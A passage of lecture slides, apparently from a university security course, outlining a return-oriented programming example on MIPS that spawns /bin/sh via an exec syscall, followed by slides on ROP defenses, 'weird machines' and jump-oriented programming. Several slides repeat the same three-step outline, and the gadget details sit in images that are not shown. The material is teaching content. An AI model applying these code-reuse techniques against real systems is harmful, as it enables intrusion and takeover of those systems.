
1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall



# Example ROP in MIPS (5)

- Now let's do it via ROP. Steps:


1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall



# Example ROP in MIPS (6)

- Now let's do it via ROP. Steps:


1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall



# Example ROP in MIPS (7)

- Now let's do it via ROP. Steps:


1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall



# Example ROP in MIPS (8)

- Now let's do it via ROP. Steps:

1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall



# Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender<sup>[1]</sup> and others: maintain a shadow stack
  - DROP<sup>[2]</sup> and DynIMA<sup>[3]</sup>: detect high frequency `rets`
  - Returnless<sup>[4]</sup>: Systematically eliminate all `rets`
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See “Jump-oriented programming: a new class of code-reuse attack” by Bletsch et al.  
(covered in this deck if you're curious)

## Sidebar: “Weird machines”

- Using ROP gives a computer with “weird” opcodes (gadget addresses) and “weird” semantics (specific effects on specific registers/memory).
- This is an example of a “weird machine” – common idiom in security
  - Unexpected inputs result in unexpected forms of computation
- Key insight: If you can do computation in ANY way, it’s a computer
- Tagline of popular security YouTuber “LiveOverflow” is [“explore weird machines”](#)



# **Backup slides: My past research on code reuse attacks**


“Jump-oriented Programming” (JOP)

# Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender<sup>[1]</sup> and others: maintain a shadow stack
  - DROP<sup>[2]</sup> and DynIMA<sup>[3]</sup>: detect high frequency `rets`
  - Returnless<sup>[4]</sup>: Systematically eliminate all `rets`
- **So now we're totally safe forever, right?**
- **No:** code-reuse attacks need not be limited to the stack and `ret`!
  - My research follows...

# Jump-oriented programming (JOP)

- Instead of `ret`, use indirect jumps, e.g., `jmp eax`
- How to maintain control flow?




# The dispatcher in depth

- Dispatcher gadget implements:

$pc = f(pc)$

goto  $*pc$

